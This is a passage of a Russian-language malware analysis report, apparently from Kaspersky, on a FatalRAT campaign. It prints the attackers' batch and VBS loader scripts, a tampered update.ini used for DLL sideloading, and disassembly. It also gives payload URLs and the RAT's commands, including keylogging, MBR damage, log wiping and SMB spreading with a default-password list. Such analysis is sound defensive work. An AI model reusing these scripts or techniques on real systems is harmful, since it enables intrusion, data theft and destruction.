

Рис. 8 Вредоносные действия в скрытом окне редактора групповых политик

Поскольку окно скрыто, пользователь не видит выполняемые действия.

```
push    0               ; lpszWindow
push    offset aMdiclient ; "MDIClient"
push    0               ; hWndChildAfter
push    eax             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aMmcchildfrm ; "MMCChildFrm"
push    0               ; hWndChildAfter
push    eax             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aMmcviewwindow ; "MMCViewWindow"
push    0               ; hWndChildAfter
push    eax             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aSystreeview32 ; "SysTreeView32"
mov     esi, eax
push    0               ; hWndChildAfter
push    esi             ; hWndParent
call    ebx ; FindWindowExW
push    0               ; lpszWindow
push    offset aSyslistview32 ; "SysListView32"
push    0               ; hWndChildAfter
push    esi             ; hWndParent
mov     ebx, eax
call    ds:FindWindowExW
                        ; sub_10003130+68↑j
mov     edi, ds:SendMessageW
push    0               ; lParam
push    28h ; '('       ; wParam // DOWN ARROW key
push    WM_KEYDOWN      ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
push    0               ; lParam
push    28h ; '('       ; wParam // DOWN ARROW key
push    WM_KEYUP        ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
mov     esi, ds:Sleep
push    3E8h            ; dwMilliseconds
call    esi ; Sleep
push    0               ; lParam
push    25h ; '%'       ; wParam // LEFT ARROW key
push    WM_KEYDOWN      ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
push    0               ; lParam
push    25h ; '%'       ; wParam // LEFT ARROW key
push    WM_KEYUP        ; Msg
push    ebx             ; hWnd
call    edi ; SendMessageW
push    1000            ; dwMilliseconds
call    esi ; Sleep
```

Рис. 9 Код для навигации через GUI и отправки нажатий клавиш в скрытое окно

Таким образом, загрузчик второго этапа обеспечивает автоматический запуск вредоносного ПО после входа пользователя в систему, создавая новую групповую политику со сценарием входа и указывая путь к файлу легитимного приложения PureCodec (его использование в ходе атаки описано в следующем разделе).

Чтобы убедиться в успешном создании процедуры автозапуска, вредоносная программа еще раз проверяет наличие ключа реестра **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Logon**, и, если ключ отсутствует, на стандартный поток вывода (stdout) отправляется сообщение об ошибке RegRunError.

На этом процедура установки вредоносного ПО заканчивается, и Fangao.dll запускает **C:\ProgramData\KnGoe\0user.exe** и завершает свое выполнение.

Алгоритм работы вредоносного ПО

В этом разделе рассматривается алгоритм запуска установленного вредоносного ПО, который представляет особый интерес. Злоумышленники используют метод, при котором работа легитимных исполняемых файлов маскирует вредоносные действия, создавая видимость действий пользователя атакованной системы. Также применяется техника DLL-sideloading, которая позволяет запускать вредоносное ПО в контексте легитимных процессов, снижая вероятность обнаружения и блокировки защитными решениями. Ниже показана последовательность применяемых техник, приводящая к запуску FatalRAT:



Рис. 10 Последовательность запуска FatalRAT

Эксплуатация PureCodec (0user.exe)

0user.exe — легитимная программа, исходное название которой — PurePlayer.exe. Исполняемый файл входит в состав программного пакета PureCodec, доступного на различных китайских сайтах, распространяющих программное обеспечение.

PurePlayer.exe загружает конфигурационный файл **update.ini** и запускает исполняемый файл, указанный в параметре **path**, используя вызов Windows API *ShellExecuteExA*. В нормальном (легитимном) случае данный параметр содержит путь к файлу PotPlayer.exe.

В данном случае злоумышленники изменили содержимое файла **update.ini** для запуска вредоносного ПО следующего этапа — **YX.vbs**.

```
[config]
path=C:\ProgramData\KnGoe\YX.vbs
```

Рис. 11 Вредоносная версия update.ini

```
[config]
path=C:\Program Files (x86)\Pure Codec\x64\PotPlayerMini64.exe
ver=20230731
cver=20230731
```

Рис. 12 Пример содержимого легитимного update.ini

Вредоносные скрипты: YX.vbs и user.bat

Скрипт **YX.vbs**, запускаемый **0user.exe** (приложением PureCodec), выполняет **user.bat**, используя *wscript.shell*.

```
set ws=wscript.createobject("wscript.shell")
ws.run "C:\ProgramData\KnGoe\user.bat",0
```

Рис. 13 Содержимое YX.vbs

Затем user.bat выполняет следующие действия:

1. Создает директорию **C:\user0**.
2. Удаляет директорию **C:\test**.
3. Проверяет, выполняется ли **user0.exe**; если да, завершает его с помощью **taskkill.exe**.
4. Проверяет, существует ли файл **C:\ProgramData\KnGoe\w.dll**; если да, добавляет заголовок MZ из файла **C:\ProgramData\KnGoe\t.ini** к этому, а также к трем другим файлам (**C:\ProgramData\KnGoe\e.dll**, **C:\ProgramData\KnGoe\r.dll**, **C:\ProgramData\KnGoe\t.dll**) и сохраняет их в папке **C:\user0** под следующими именами:

Исходный путь	Целевой путь
C:\ProgramData\KnGoe\w.dll	C:\user0\acvb.exe
C:\ProgramData\KnGoe\e.dll	C:\user0\DDUtility.dll
C:\ProgramData\KnGoe\r.dll	C:\user0\DMMUtility.dll
C:\ProgramData\KnGoe\t.dll	C:\user0\wke.dll

5. Присваивает директории **C:\user0** атрибуты *только для чтения, системный, скрытый* и *архивный*.
6. Выполняет команду **ping 127.0.0.1** (чтобы приостановить выполнение скрипта).
7. Запускает **C:\user0\acvb.exe** (утилиту DriverAssistant).
8. Еще раз выполняет команду **ping 127.0.0.1** (чтобы приостановить выполнение скрипта).

9. Присваивает файлам в папке **C:\test** атрибуты *только для чтения, системный, скрытый* и *архивный*.
10. Получает список запущенных процессов с помощью команды **tasklist** и находит процесс, выполняющий **acvb.exe**, используя команду **findstr**. Если процесс не найден, возвращается к шагу 4.
11. Присваивает следующие атрибуты **C:\ProgramData\KnGoe\YX.vbs**: *только для чтения, системный, скрытый* и *архивный*.
12. Присваивает файлам в папке **C:\user0** следующие атрибуты: *только для чтения*, *системный*, *скрытый* и *архивный*.

```
@echo off
md "C:\user0"
rd "C:\test" /s /q
taskkill /f /im 0user.exe
IF EXIST "C:\ProgramData\KnGoe\w.dll" GOTO Z
exit
IF EXIST "C:\ProgramData\KnGoe\e.dll" GOTO Z
exit
IF EXIST "C:\ProgramData\KnGoe\r.dll" GOTO Z
exit
IF EXIST "C:\ProgramData\KnGoe\t.dll" GOTO Z
exit
:Z
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\w.dll C:\user0\acvb.exe"
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\e.dll C:\user0\DDUtility.dll"
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\r.dll C:\user0\DMMUtility.dll"
copy /b C:\ProgramData\KnGoe\t.ini+C:\ProgramData\KnGoe\t.dll C:\user0\wke.dll"
attrib +s +a +h +r "C:\user0"
IF EXIST "C:\user0\acvb.exe" GOTO Y
GOTO Z
:Y
@ping 127.0.0.1 -n 3 >nul
start "" "C:\user0\acvb.exe"
@ping 127.0.0.1 -n 1 >nul
attrib +s +a +h +r "C:\test"
tasklist|findstr /i "acvb.exe" ||goto Z
::@del "C:\user0\svchoet.exe" /AR /AH /AS /AA 2>nul
attrib +s +a +h +r "C:\ProgramData\KnGoe\*.vbs"
attrib +s +a +h +r "C:\user0\*.*"
exit
```

Рис. 14 Содержимое user.bat

Стоит отметить, что в скрипте есть закомментированная строка:

```
::@del "C:\user0\svchoet.exe" /AR /AH /AS /AA 2>nul
```

Очевидна попытка замаскировать файл **C:\user0\svchoet.exe** под системный, и этот файл, вероятнее всего, используется в атаке, но в ходе исследования нам не удалось обнаружить никаких других его следов.

Ясно также, что уровень квалификации разработчика .bat-файла невысок, поскольку три из четырех начальных проверок никогда не выполняются, а в некоторых возможных сценариях развертывания скрипт может вызвать бесконечный цикл.

Эксплуатация DriverAssistant (acvb.exe)

Исполняемый файл **acvb.exe** — утилита DriverAssistant от китайского разработчика, используемая для установки драйверов на устройство. Злоумышленники используют уязвимость **acvb.exe**, позволяющую подменять легитимную библиотеку вредоносной при помощи техники DLL-sideloading. Запуск DriverAssistant требует прав администратора, а если запуск осуществляется не в режиме службы, то отображается окно UAC. Три выделенные на рисунке библиотеки содержат вспомогательные функции, необходимые для DriverAssistant, поэтому они сохраняются на диске. Злоумышленники подменяют любую из легитимных DLL-библиотек по своему выбору на вредоносную (в ходе нашего исследования мы наблюдали случаи использования различных библиотек).



Рис. 15 Импортируемые DLL-библиотеки в acvb.exe

В описываемом случае DriverAssistant (**acvb.exe**) загружает библиотеку **wke.dll** (ранее извлеченную из ресурсов **Fangao.dll** под именем **t.dll**) и вызывает ее экспортируемую функцию **wkeInit**.

Загрузчик третьего этапа (wke.dll)

Эта библиотека также содержит отладочную информацию:

K:\C++\DLL反射注入器四件套二号\Release\DLL运行器DLL版(wke.dll).pdb

Указанный путь к PDB-файлу можно перевести как «K:\C++\рефлективный-инжекторDLL–набор-из-четырех-инструментов-№2\Release\DLL-исполнитель-DLL-версия(wke.dll).pdb».

Библиотека **wke.dll** упакована с помощью ASPacker и содержит большое количество нулевых байтов в конце файла для увеличения размера и усложнения анализа.

Когда приложение DriverAssistant загружает эту библиотеку и вызывает экспортируемую функцию **wkeInit**, вредоносный код выполняет HTTP GET-запрос к заданному в коде вредоносной программы URL-адресу, например:

http://mytodesktest-1257538800.cos.ap-nanjing.myqcloud[.]com/DLL.dll

Скачиваемый файл **DLL.dll**, является полезной нагрузкой – вредоносной программой FatalRAT, которая будет описана в следующем разделе. Загружаемая библиотека расшифровывается с помощью операции XOR и выполняется в памяти без сохранения на диск.

Конечная нагрузка — FatalRAT

Хотя другие группы исследователей, в частности, LevelBlue (бывшая AT&T Security) и Antiy, уже подробно описывали FatalRAT, наша система Kaspersky Threat Attribution Engine (KTAE) показала совпадение кода с описанными ранее версиями FatalRAT только на 73–76%, поэтому мы решили привести описание новой версии вредоносной программы.

FatalRAT выполняет 17 проверок на наличие признаков того, что программа работает в виртуальной среде или песочнице (включая специфические вроде ThreatBook Cloud Sandbox).

Если хотя бы одна из проверок не пройдена, вредоносная программа прекращает выполнение. Кроме того, она завершает все запущенные экземпляры процесса rundll32.exe, что, вероятно, является дополнительной мерой защиты от анализа, поскольку FatalRAT — это DLL, которая должна запускаться вредоносными загрузчиками, а не системной утилитой.

FatalRAT также отключает возможность блокировки компьютера, устанавливая 1 в качестве значения ключа реестра **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableLockWorkstation**.

Кроме того, в отдельном потоке FatalRAT начинает перехватывать нажатия клавиш, то есть запускает кейлоггер. Перехваченные данные записываются в файл **C:\Windows\Fatal.key**.

Вредоносная программа расшифровывает находящиеся в ее коде конфигурационные данные с помощью того же алгоритма, что и в предыдущих версиях. Однако в проанализированных нами образцах вместо

IP-адреса командного сервера вредоносного ПО содержится IP-адрес Google (8.8.8.8):

```
push    eax             ; lpString2
push    offset aFatal   ; "Fatal"
call    edi ; lstrcpyA
push    esi             ; lpString2
push    offset a8888    ; "8.8.8.8"
call    edi ; lstrcpyA
lea     eax, [esi+44h]
push    eax             ; lpString2
push    offset a123456_0 ; "123456"
call    edi ; lstrcpyA
lea     eax, [esi+1D9h]
push    eax             ; lpString2
push    offset byte_96771C4 ; lpString1
call    edi ; lstrcpyA
lea     eax, [esi+175h]
push    eax             ; lpString2
push    offset Destination ; "%SystemRoot%\\"
call    edi ; lstrcpyA
lea     eax, [esi+58h]
push    eax             ; lpString2
push    offset aSvwxyaExe ; "Svwxya.exe"
call    edi ; lstrcpyA
lea     eax, [esi+71h]
push    eax             ; lpString2
push    offset aStuvwxAbcdefgh ; "Stuvwx Abcdefgh"
call    edi ; lstrcpyA
lea     eax, [esi+0B7h]
push    eax             ; lpString2
push    offset aStuvwxAbcdefgh_0 ; "Stuvwx Abcdefgh Jklmnopq Stuv"
call    edi ; lstrcpyA
lea     eax, [esi+0FDh]
mov     ebx, offset aStuvwxyaCdefgh ; "Stuvwxya Cdefghijk Mnopqrs Uvwxyabc Efg"
push    eax             ; lpString2
```

Рис. 16 Расшифрованные строки FatalRAT

Затем вредоносное ПО считывает значение **online** из конфигурационного файла **C:\Users\Public\vanconfig.ini**, созданного **Before.dll**, и расшифровывает его с помощью операции XOR с ключом *0x58*.

```
CHAR *__cdecl sub_9665721(LPCSTR vanconfig_ini, LPCSTR lpKeyName_online_)
{
  GetPrivateProfileStringA(AppName_Data_, lpKeyName_online_, Default, ReturnedString, 0x100u, vanconfig_ini);
  decrypt_config(ReturnedString);
  return ReturnedString;
}
```

Рис. 17 Процедура загрузки и расшифровки внешней конфигурации FatalRAT

Расшифрованные данные содержат адрес сервера управления вредоносным ПО и порт для подключения.

В зависимости от конфигурации вредоносная программа может автоматически запускаться на зараженной системе, используя ключ реестра и службу. Если эта опция включена, FatalRAT загружает свой исполняемый файл с сервера управления вредоносным ПО, сохраняет

загруженные данные в файл C:\Windows\nw_elf.dll и указывает путь к файлу в качестве значения ключа реестра HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SVP7. Если создается служба, ее имя и описание извлекаются из конфигурационных данных, находящихся в коде вредоносной программы.

Затем FatalRAT собирает следующую информацию о зараженной системе и отправляет ее на сервер злоумышленников:

- Внешний IP-адрес зараженной системы (полученный через сервис http://www.taobao.com/help/getip.php).
- Время установки операционной системы.
- Архитектура и версия операционной системы.
- Информация о службе/ключе реестра, созданных вредоносной программой.
- Сведения о процессоре.
- Информация о том, является ли пользователь в данный момент неактивным (отсутствие событий ввода в течение более чем 180 000 циклов работы процессора).
- Имя пользователя.
- Проверка наличия запущенного в системе мессенджера Tencent QQ (поиск по классу окна CTXOPConntion_Class).
- Информация о запущенных в системе защитных решениях и других приложениях; FatalRAT выполняет поиск следующих процессов:

Имя процесса	Приложение
360tray.exe	360 Total Security
avp.exe	Защитные решения «Лаборатории Касперского»
KvMonXP.exe	Защитные решения Jiangmin
RavMonD.exe	Rising Antivirus
360sd.exe	Qihu 360 Internet Security
Miner.exe	Вероятно, некий криптомайнер
egui.exe	ESET Smart Security
kxetray.exe, ksafe.exe	Приложения Kingsoft
TMBMSRV.exe	Trend Micro Internet Security
avgui.exe	AVG Internet Security
ashDisp.exe	Антивирус Avast
MPMON.EXE	Защитные решения Micropoint

avcenter.exe, arcavir.exe, agent.exe	Защитные решения Avira
spidernt.exe	Защитные решения Dr.Web
Mcshield.exe	McAfee VirusScan
f-secure.exe	Защитные решения F-Secure
ccSvcHst.exe, ccSetMgr.exe	Защитные решения Symantec
authfw.exe	Межсетевой экран Authentium
vsserv.exe	Bitdefender Total Security
cfp.exe	Защитные решения COMODO
F-PROT.exe	F-Prot Antivirus
guardxservice.exe	Защитные решения Ikarus
mssecess.exe	Microsoft Security Essentials
V3Svc.exe, patray.exe	Защитные решения AhnLab
remupd.exe	Антивирусное ПО Panda
almon.exe	Sophos AutoUpdate Monitor
APASServ.exe	Sunbelt AutoPilot
FortiTray.exe	ПО Fortinet
NVCSched.exe	Norman Virus Control Scheduler
QQPCRTP.exe	Tencent QQPCMgr
BaiduSdSvc.exe	Baidu Antivirus
qq.EXE	Tencent QQ
yy.exe	Xfplay
9158.EXE	9158chat
Camfrog Video Chat.exe	Camfrog Video Chat
mstsc.EXE	Клиент удаленного рабочего стола Windows
AlilM.exe	TradeManager
DUBrute.exe	Инструмент для подбора паролей DUBrute
Nsvmon.npc	Naver Anti-Virus
knsdtray.exe	Keniu Free Antivirus
FTP.exe	FTP-клиент Windows
ServUDaemon.exe	Serv-U FTP Server
safedog.exe	Защитное решение Safedog
QUHLPSVC.EXE	Quick Heal AntiVirus

s.exe, 1433.exe	Неизвестное приложение

После сбора всех данных вредоносная программа отправляет их на сервер управления. Метод шифрования трафика при взаимодействии с сервером остался неизменным по сравнению с предыдущей версией FatalRAT.

```
int __cdecl Encrypt_C2_data(int a1, int a2)
{
  int result; // eax
  int i; // ecx

  result = a1;
  for ( i = 0; i < a2; ++i )
    *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) - 121) ^ 0x15;
  return result;
}
```

Рис. 18 Процедура шифрования запросов к командному серверу FatalRAT

Далее вредоносное ПО ожидает команд от сервера управления, список поддерживаемых команд обнаруженной нами версией FatalRAT, перечислен ниже:

Идентификатор команды	Описание команды
0x6B	Запуск кейлоггера и отправка собранных данных на сервер управления
0x6C-0x71	Коды команд, зарезервированные для плагинов
0x7C	Выполнение одной из подкоманд: • 0x7D — повредить главную загрузочную запись (MBR) • 0x7E — открыть накопитель CD/DVD • 0x7F — закрыть накопитель CD/DVD • 0x80 — показать окно Диспетчера задач • 0x81 — скрыть окно Диспетчера задач • 0x82 — воспроизвести звук через встроенные динамики • 0x83 — переместить окна запущенных приложений и воспроизвести звук через встроенные динамики 15 раз • 0x84 — выключить экран • 0x85 — включить экран • 0x86 — скрыть Панель задач • 0x87 — показать Панель задач • 0x88 — поменять местами левую и правую

	кнопки мыши • 0x89 — восстановить стандартные настройки кнопок мыши
0x8A	Отправка собранных кейлоггером данных на сервер управления
0x8C	Изменение разрешения экрана на 1600x900
0x8E	Запуск приложения с правами другого пользователя
0x8F	Поиск и удаление пользовательских данных в браузере Chrome
0x90	Завершение процесса **explorer.exe**
0x91	Поиск и удаление пользовательских данных в браузере Internet Explorer
0x92	Удаление папки **\AppData\Local\Google\Chrome\User Data\Default**
0x93	Удаление папки **\AppData\Roaming\Microsoft\Skype for Desktop**
0x94	Выполнение команды **del /s /f %appdata%\Mozilla\Firefox\Profiles*.db**, которая удаляет профили пользователей Mozilla Firefox
0x95	Удаление папки **\AppData\Roaming\360se6\User Data\Default**
0x96	Удаление папки **\AppData\Local\Tencent\QQBrowser\User Data\Default**
0x97	Удаление папки **\AppData\Roaming\SogouExplorer**
0x98	Запуск процессов: **%AppData%\run.exe -e -n d.rar**, затем запуск **svp7.exe** и **1200.exe**; сохранение команды в файл **C:\ProgramData\jy.lnk**
0x99	Загрузка UltraViewer с ресурса по адресу **http://svp7[.]net:9874/UltraViewer.exe** и его установка
0x9A	Загрузка AnyDesk по URL адресу **http://svp7[.]net:9874/AnyDesk.exe** и запуск его с паролем подключения **123456**
0x9C	Сканирование сети на наличие устройств под управлением Windows с общими папками, доступными по протоколу SMB, и попытка подключиться к следующим общим папкам на удаленной системе, используя логин **Administrator** и следующие пароли: **administrator, test, admin, guest, alex, home, love, xp, user, game, 123, nn, root, iDgvi, movie, time, yeah, money, xpuser, hack, password, 111,**

	123456, qwerty, test, abc123, memory, home, 12345678, bbbbbb, 88888, caonima, 5201314, 1314520, asdfgh, alex, angel, null, asdf, baby, woaini В случае успешного подключения вредоносная программа пытается скопировать исполняемый файл процесса и его контекст выполнения в следующие сетевые папки: • admin$ • C$ • D$ • E$ • F$ Файл сохраняется под именем **hackshen.exe** и затем запускается на выполнение
0	Завершение указанного процесса
1	Удаление службы и ключа реестра FatalRAT
2	Установка ключа **Remark** для службы вредоносной программы со значением, полученным от командного сервера
3	Установка ключа **Group** для службы вредоносной программы со значением, полученным от командного сервера
4	Очистка журналов событий Windows: Security, System и Application
5	Загрузка и запуск файла
6	Обновление вредоносной программы: загрузка файла и запуск его как службы под именем **Fatal**
7	Перемещение файла
8	Открытие указанного URL-адреса в Internet Explorer
9	Открытие указанного URL-адреса в скрытом окне Internet Explorer
0xA	Создание файла, запись в него данных и выполнение этого файла
0xB	Создание файла **%AppData%\svp7.exe**, запись в него данных и запуск **%AppData%\UAC.exe**
0xC	Создание файла **%AppData%\UAC.exe** и запись в него данных
0xD	Отображение пользователю сообщения с помощью вызова функции API MessageBox
0xE	Нахождение процесса по имени

0xF	Нахождение окна по имени класса
0x10	Запуск прокси-сервера
0x11	Остановка прокси-сервера
0x12	Загрузка плагина

Цели атак

Проведенный в рамках нашего исследования анализ вредоносного ПО и других данных, связанных с атакой, подтвердил, что мишенями атак были государственные учреждения и промышленные предприятия в следующих отраслях: производство, строительство, информационные технологии, телекоммуникации, здравоохранение, энергетика, крупные транспортно-логистические предприятия.

За редкими исключениями, все мишени атак находились в Азиатско-Тихоокеанском регионе, прежде всего на Тайване, в Малайзии, Китае, Японии, Таиланде, Южной Корее, Сингапуре, на Филиппинах, во Вьетнаме и Гонконге.

В некоторых случаях атака была специально адаптирована для китайскоязычных налоговых резидентов, вредоносные вложения были замаскированы под документы с новыми правилами налогообложения.

Приведенная ниже статистика основана на доставке загрузчиков первого этапа жертвам в различных отраслях. Любопытно, что некоторые из атакованных систем были определены как рабочие станции инженеров, в том числе используемые для программирования и настройки систем автоматизации.

Рис. 19 Диаграммы распределения зараженных систем

Информация о злоумышленниках

На данный момент среди исследователей нет единого мнения о том, кто стоит за атаками с использованием FatalRAT. Например, в отчете ESET отмечается, что эта активность пока твердо не связана ни с одной известной группой. Однако в одном из первых отчетов об исследовании FatalRAT, опубликованном TrendMicro, эксперты пришли к выводу, что эта серия атак связана с активностью ботнета Purple Fox. В той же статье представлены доказательства связи между FatalRAT и другим бэкдором – Gh0st RAT, ранее утекшим в открытый доступ на GitHub.

Учитывая связь между этими двумя бэкдорами, стоит отметить публикацию китайского исследовательского центра Weibu. Цепочка заражения и вредоносное ПО (Gh0st RAT), использованные в атаке, описанной Weibu, позволяют предположить, что в отчете рассматривается другая, возможно, более ранняя серия описываемых нами атак. Некоторое сходство, действительно, наблюдается в применяемых тактиках, техниках и процедурах:

- Распространение вредоносных загрузчиков через WeChat под видом документов финансового характера.
- Использование публичных сервисов для хостинга вредоносного ПО.
- Использование злоумышленниками функциональности легитимного исполняемого файла для создания видимости активности пользователя.
- Использование большого количества адресов серверов управления вредоносным ПО с возможностью их динамической смены.
- В конфигурационных данных вредоносного ПО часто используются нестандартные порты для подключения к серверам управления.

Эксперты Weibu в своем отчете также не связывают обнаруженную ими серию атак с какой-либо известной группой, поэтому они присвоили группе, стоящей за этими атаками, новое название — Silver Fox. Интересно, что в своем исследовании они описывают также метод распространения Gh0st RAT с использованием поддельных веб-сайтов, продвигаемых в поисковой выдаче за счет SEO-оптимизации. Экспертами ESET описано применение аналогичного метода при распространении FatalRAT. Все эти публикации описывают сходный инструментарий и TTP, и, возможно, в них отражены разные, но связанные между собой серии атак.

В ходе нашего исследования мы также не смогли определить, к какой из известных групп относится эта серия атак, однако предполагаем со средней

степенью уверенности, что за атаками стоит китайскоговорящая группа злоумышленников. На это указывает ряд косвенных признаков:

1. Получение информации о службах через ключи реестра и сохранение данных с китайским форматом даты.
2. Использование техники DLL-sideloading, в частности в уязвимой версии приложения DriverAssistant.exe, созданного китайским разработчиком.
3. Использование легитимных региональных облачных хостинговых сервисов, таких как myqcloud.com, для размещения вредоносных файлов, а также использование облачных сервисов для создания заметок, таких как Youdao, для хранения данных об инфраструктуре или размещения вредоносного ПО.
4. Языковые артефакты в коде вредоносного ПО и ином инструментарии: приведенные выше пути к PDB-файлам, использование китайской версии MMC, интерфейс которой поддерживается загрузчиком вредоносного ПО (поскольку злоумышленники включили MMC в состав загрузчика второго этапа, они могли использовать любую версию, но выбрали именно китайскую), метаданные исполняемых файлов и язык ресурсов Fangao.dll:

Рис. 20 Метаданные загрузчика первого этапа

type (2)	name	file-offset (5)	signature (3)	size (4428717 byt...	file-ratio (90.93%)	entropy	language (2)
manifest	2	0x004A1560	manifest	392	0.01 %	4.896	English-US
rcdata	104	0x0045EBF0	RAR	12142	0.25 %	7.984	chinese-simplified
rcdata	102	0x00436328	RAR	166084	3.41 %	7.999	chinese-simplified
rcdata	103	0x00461B60	executable...	260608	5.35 %	6.559	chinese-simplified
rcdata	101	0x00068330	RAR	3989491	81.91 %	8.000	chinese-simplified

Рис. 21 Метаданные ресурсов загрузчика второго этапа

В пользу гипотезы о связи FatalRAT и Gh0st RAT говорит и то, что вредоносная инфраструктура этих кампаний частично пересекается. В частности:

- Согласно данным телеметрии «Лаборатории Касперского», на ресурсе *nbs2012.novadector[.]xyz*, упомянутом в отчете Weibu, ранее

